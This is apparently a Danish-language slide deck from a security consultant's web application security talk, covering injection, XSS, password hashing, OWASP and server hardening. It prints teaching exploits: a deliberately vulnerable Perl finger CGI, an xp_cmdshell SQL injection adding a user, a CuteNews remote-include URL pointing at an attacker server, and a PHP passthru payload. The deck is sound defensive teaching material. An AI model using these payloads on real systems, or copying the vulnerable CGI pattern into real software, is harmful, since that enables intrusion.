*The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*  
Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779



W3af Web Application Attack and Audit Framework

<http://w3af.sourceforge.net/>

Hvorfor er programmerne stadig sårbare?

## **Programmer idag er komplekse!**

NU snakker vi kode ... og høj kvalitet er mere sikker.

Hudson Extensible continuous integration server <http://hudson-ci.org/>

Sonar <http://www.sonarsource.org/>

Yasca can scan source code written in Java, C/C++, HTML, JavaScript, ASP, ColdFusion, PHP, COBOL, .NET, and other languages. Yasca can integrate easily with other tools

<http://www.scovetta.com/yasca.html>

## **Automatisk analyse af software**

[http://samate.nist.gov/index.php/Source\\_Code\\_Security\\_Analyzers.html](http://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html)

NB: du skal stadig tænke dig om :-)

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!

hvis I under test af en server opdager at denne har /scripts/cmd1.exe eller "FTP-scripts" til at hente værktøjer ... så er den pågældende server formentlig kompromitteret



Problem:

Ønsker et simpelt CGI program, en web udgave af finger

Formål:

Vise oplysningerne om brugere på systemet

## ASP

- server scripting, meget generelt - man kan alt

## SQL

- databasesprog - meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier "grant"

## JAVA

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

## Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)) {
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'} `;
    print "<pre>\n";
}
```

## SQL Injection FAQ <http://www.sqlsecurity.com>:


```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText =' " & request.form("inputdata") & "'")
med input: ' exec master..xp_cmdshell 'net user test testpass /ADD' --
modtager og udfører serveren:
SELECT * FROM myTable
WHERE someText =' ' exec master..xp_cmdshell
'net user test testpass /ADD'--'
```

– er kommentar i SQL

# Er SQL injection almindeligt?

Ja, meget almindeligt!

Prøv at søge med google



*The Database Hacker's Handbook : Defending Database Servers* David Litchfield, Chris Anley, John Heasman, Bill Grindlay, Wiley 2005 ISBN: 0764578014

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

## Features

Automatic SQL injection and database takeover tool <http://sqlmap.org/>

## Generic features

---

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase** and **SAP MaxDB** database management systems.
- Full support for five SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query** and **stacked queries**.
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- It is possible to provide a single target URL, get the list of targets from [Burp proxy](#) or [WebScarab proxy](#) requests log files, get the whole HTTP request from a text file or get the list of targets by providing sqlmap with a Google dork which queries [Google](#) search engine and parses its results page. You can also define a regular-expression based scope that is used to identify which of the parsed addresses to test.




Hvorfor ikke bare bruge JAVA?

JAVA karakteristisk

- automatisk garbage collection
- bytecode verifikation på
- mulighed for signeret kode
- beskyldes for at være langsomt
- platformsuafhængigt

JAVA just in Time (JIT) er sammenligneligt med kompileret C  
god sikkerhedsmodel - men problemer i implementationerne  
JVM - den virtuelle maskine er dog skrevet i C og udsat for angreb



Lille nemt nyhedssystem


Mit demosystem virker ikke mere, fordi installationen er blevet *for sikker*




CuteNews indeholder sårbarheder

Sårbarheden er beskrevet på: <http://www.osvdb.org/9557>

Softwareen findes på: <http://cutephp.com/cutenews/>



# CuteNews - CutePath PHP injection



```
http://server/cutenews/show_archives.php?  
cutePath=http://ondserver/files/pentest/
```

- Henter config.php i cutepath - søgesti
- Cutepath kan ændres og derved kan filen `data/config.php` hentes fra en vilkårlig server på Internet
- Webserveren *henter filen* - ud gennem firewall
- PHP fortolkeren på webserveren udfører kommandoerne

**NB: ikke kun problem for PHP**

Hvad indeholder hackerens udgave af filen `data/config.php`  
- alt, bagdøre, hack scripts, exploits

```
<pre>  
<?php passthru(" netstat -an && ifconfig -a"); ?>  
</pre>
```

## Andre shell escapes:

- Perl: `print `/usr/bin/finger $input{'command'} `;`
- UNIX shell: ``echo hej``
- Microsoft SQL: `exec master..xp_cmdshell 'net user test testpass /ADD'`

**resultat: webserveren sender data ud via normal HTTP**

## Opsummering af CuteNews

- at man skal validere alle input
- man skal passe på *shell escapes*
- Pas på små programmer du lægger på et website
- Pas på STORE programmer du lægger på et website

Man kan altså ikke stole på brugeren!



Hvis der inkluderes brugerinput i websider som vises, kan der måske indføjes ekstra information/kode.

Hvis et CGI program, eksempelvis `comment.cgi` blot bruger værdien af "mycomment" vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?  
mycomment=<SCRIPT>malicious code</SCRIPT>  
>Click here</A>
```


Hvis der henvises til kode kan det endda give anledning til afvikling i anden "security context"

Kilde/inspiration: <http://www.cert.org/advisories/CA-2000-02.html>

Husk hidden fields er ikke mere skjulte end "view source"-knappen i browseren  
serverside validering er nødvendigt

SQL injection er nemt at udføre og almindeligt

Cross-site scripting kan have uanede muligheder



<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

En firewall er noget som **blokerer** trafik på Internet

En firewall er noget som **blokerer** trafik på Internet

En firewall er noget som **tillader** trafik på Internet

Myte: en firewall beskytter mod alt

Myten:

en firewall beskytter mod alt

Sandhed:

en firewall blokerer en masse, fint nok

en firewall tillader at du henter en masse ind

Beskytter mod direkte angreb fra netværket

Beskytter ikke mod fysiske angreb

Beskytter ikke mod malware gennem websider og e-mail

Firewall anbefales altid, specielt på bærbare



The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

<http://www.owasp.org>



WebGoat fra OWASP, <http://www.owasp.org>

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en Windows laptop

<https://www.owasp.org>



Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere?

Man bør være klar over hvilke teknologier man bruger

Standardiser på et mindre antal produkter, biblioteker, sprog

Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

**nye produkter kan være farlige til man lærer dem at kende!**

- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel:  
javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer,  
eks Ruby On Rails Security Guide <http://guides.rubyonrails.org/security.html>

Er der tilstrækkeligt med fokus på software i produktion

Kan en vilkårlig server nemt reetableres

Foretages rettelser direkte på produktionssystemer

Er der fall-back plan

Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries

hvorfor det ikke er nok at bruge en XOR til at sikre kodeord?

hvorfor det ikke er nok at bruge en XOR til at sikre kodeord?

Eksempel: IBM Net.Commerce/WebSphere

Der blev fundet en sårbarhed, og ret hurtigt kom et værktøj der automatiserede SUQ.DIQ version 1.00 by xor37h and darkman of SMERSH Danish Design

Description:

A Win32 application, developed in assembly, for encrypting and decrypting passwords from IBM Net.Commerce, WebSphere and possibly other IBM and Lotus applications aswell.

[http://about-threats.trendmicro.com/archiveMalware.aspx?language=au&name=TROJ\\_SUDI.A](http://about-threats.trendmicro.com/archiveMalware.aspx?language=au&name=TROJ_SUDI.A)

STOR RISIKO FOR FEJL - brug hashalgoritme MD5 eller SHA med *salt*

## Oldgammel sårbarhed ... kunne da ikke ske idag?

Title: Cisco's new password hashing scheme easily cracked

Description: In an astonishing decision that has left cryptographic experts scratching their heads, engineer's for Cisco's IOS operating system chose to switch to a **one-time SHA256 encoding - without salt** - for storing passwords on the device. This decision leaves password hashes vulnerable to high-speed cracking - modern graphics cards can compute over **2 billion SHA256 hashes in a second - and is actually considerably less secure than Cisco's previous implementation**. As users cannot downgrade their version of IOS without a complete reinstall, and no fix is yet available, security experts are urging users to avoid upgrades to IOS version 15 at this time.

Reference: via SANS @RISK newsletter

<http://arstechnica.com/security/2013/03/cisco-switches-to-weaker-hashing-scheme>



**Poul-Henning Kamp** @bsdphk 19 Mar

As author of md5crypt(), my mind boggles at such incompetence:  
[arstechnica.com/security/2013/...](http://arstechnica.com/security/2013/...) Please do better than cisco:  
[password-hashing.net/index.html](http://password-hashing.net/index.html)

 Hide summary  Reply  Retweet  Favorite  More

 **Ars Technica**

**Cisco switches to weaker hashing scheme, passwords cracked wide open**

By **Dan Goodin** @dangoodin001

Crypto technique requires little time and computing resources to crack.

[View on web](#)



**12**  
RETWEETS

**3**  
FAVORITES



11:18 AM - 19 Mar 13 · Details

Flag media

Poul-Henning Kamp @bsdphk er forfatter md5crypt som Cisco brugte  
<http://phk.freebsd.dk/sagas/md5crypt.html>

- Hashcat is the world's fastest CPU-based password recovery tool.
- oclHashcat-plus is a GPGPU-based multi-hash cracker using a brute-force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.
- oclHashcat-lite is a GPGPU cracker that is optimized for cracking performance. Therefore, it is limited to only doing single-hash cracking using Markov attack, Brute-Force attack and Mask attack.
- John the Ripper password cracker old skool men stadig nyttig

## Source:

<http://hashcat.net/wiki/>

<http://www.openwall.com/john/>



The 'S' in HTTPS stands for 'secure' and the security is provided by SSL/TLS. SSL/TLS is a standard network protocol which is implemented in every browser and web server to provide confidentiality and integrity for HTTPS traffic.

Nu vi snakker om kryptering - SSL overalt?

Kan vi klare det på vores servere?

The 'S' in HTTPS stands for 'secure' and the security is provided by SSL/TLS. SSL/TLS is a standard network protocol which is implemented in every browser and web server to provide confidentiality and integrity for HTTPS traffic.

Nu vi snakker om kryptering - SSL overalt?

Kan vi klare det på vores servere?

Google kan:

<http://www.imperialviolet.org/2010/06/25/overclocking-ssl.html>

Men alt for få gør det

Hvilke versioner af SSL/TLS?

Secure Sockets Layer - Transport Layer Security

SSL Survey HTTP Rating Guide version 1.0 (5 July 2010) Copyright © 2010 Qualys  
SSL Labs ([www.ssllabs.com](http://www.ssllabs.com))

<https://media.blackhat.com/bh-us-10/whitepapers/Ristic/BlackHat-USA-2010-Ristic-Qualys-SSL-Survey.pdf>


Hvilke versioner af SSL/TLS?

Secure Sockets Layer - Transport Layer Security

SSL Survey HTTP Rating Guide version 1.0 (5 July 2010) Copyright © 2010 Qualys  
SSL Labs ([www.ssllabs.com](http://www.ssllabs.com))

<https://media.blackhat.com/bh-us-10/whitepapers/Ristic/BlackHat-USA-2010-Ristic-Qualys-SSL-Survey.pdf>

Næste spørgsmål er så hvilke rod-certifikater man stoler på ...



*24 Deadly Sins of Software Security* Michael Howard, David LeBlanc, John Viega 2. udgave, første hed 19 Deadly Sins

- Apache cookbook, færrest mulige moduler
- Security focus artikel *Securing Apache 2: Step-by-Step* af Artur Maj, fra 2004 men stadig relevant  
<http://www.securityfocus.com/infocus/1786>
- Udskifte standard httpd.conf med en kortere og overskuelig udgave  
- evt. splitte til httpd.conf, virtual.conf, ssl.conf osv.
- Standard httpd.conf er over 1000 linier
- mine httpd.conf er ca. 300 linier - 130 uden kommentarer!
- Jails og chroot er en god ide
- Idag findes også flere bøger om PHP sikkerhed, Apache sikkerhed, `mod_security` konfiguration m.v.

Anbefalinger: brug en opdateret PHP med default indstillinger som udgangspunkt, mere sikre defaults

Bemærk især:

- `register_globals` - tillader overtagelse af variable fra URL parametre
- `allow_url_open` - tillader at åbne *filer* med `http://`
- Sæt Apache til at forstå både `.php` og `.inc` m.fl. som PHP filer

hærdet PHP `http://www.hardened-php.net/suhosin.127.html`

Apache Security bogen, eventuelt kombineret med `mod_security`

## Installation, konfiguration, overvågning

Hærde servere

Konfigurere applikationer

Programmere sikkert

Sikre sine netværk bedst muligt

Overvej at blokere trafik indefra

og husk den menneskelige faktor

KRAV til password sikkerhed

KONFIGURATION til at sikre dette krav

uddannelse i produkterne/programmerne/systmerne!



Hvad glemte jeg? Kom med dine favoritter 😊

evalg, DNS censur, NemID bashing, malware sucks, Android malware, iPhone malware?

Did you notice how a lot of the links in this presentation uses HTTPS - encrypted

Henrik Lund Kramshøj, internet samurai  
hlk@solido.net

`http://www.solidonetworks.com`

You are always welcome to send me questions later via email

## VikingScan.org - free portscanning




Home

Miniscan List

On this page you can configure and start a portscan of your IP-address from this server.  
Your IP-address is: **85.82.28.68**

[Configure and start a scan of the IP-adress](#)


Note that this service is currently software in development and you also need to make sure that you are allowed to scan the IP-address specified.



- Henrik Lund Kramshøj, IT-security and internet samurai
- Email: [hlik@solido.net](mailto:hlik@solido.net)      Mobile: +45 2026 6000
- Educated from the Computer Science Department at the University of Copenhagen, DIKU
- CISSP certified
- 2003 - 2010 Independent security consultant
- 2010 - owner and partner in Solido Networks ApS

Følgende kurser afholdes med mig som underviser

- IPv6 workshop - 1 dag  
Introduktion til Internetprotokollerne og forberedelse til implementering i egne netværk.
- Wireless teknologier og sikkerhed workshop - 1-2 dage  
En dag med fokus på netværksdesign og fornuftig implementation af trådløse netværk, samt integration med hjemmepc og virksomhedsnetværk.
- Hacker workshop 2 dage  
Workshop med detaljeret gennemgang af hackermetoderne angreb over netværk, exploitprogrammer, portscanning, Nessus m.fl.
- Forensics workshop 2 dage  
Med fokus på tilgængelige open source værktøjer gennemgås metoder og praksis af undersøgelse af diskimages og spor på computer systemer
- Moderne Firewalls og Internetsikkerhed 2 dage  
Informere om trusler og aktivitet på Internet, samt give et bud på hvorledes en avanceret moderne firewall idag kunne konfigureres.



*Hacker's Challenge : Test Your Incident Response Skills Using 20 Scenarios* af Mike Schiffman McGraw-Hill Osborne Media; (October 18, 2001) ISBN: 0072193840

*Hacker's Challenge II : Test Your Network Security and Forensics Skills* af Mike Schiffman McGraw-Hill Osborne Media, 2003 ISBN: 0072226307

Bøgerne indeholder scenarier i første halvdel, og løsninger i anden halvdel - med fokus på relevante logfiler og sårbarheder

(ISC)<sup>2</sup><sup>SM</sup>

(CISSP)<sup>®</sup>

(SSCP)<sup>CM</sup>

Approved marks of the International Information Systems Security Certification Consortium, Inc.

Primære website: <http://www.isc2.org>

Vigtigt link <http://www.cccure.org/>

Den kræver mindst 3 års erfaring indenfor et relevant fagområde

Multiple choice 6 timer 250 spørgsmål - kan tages i Danmark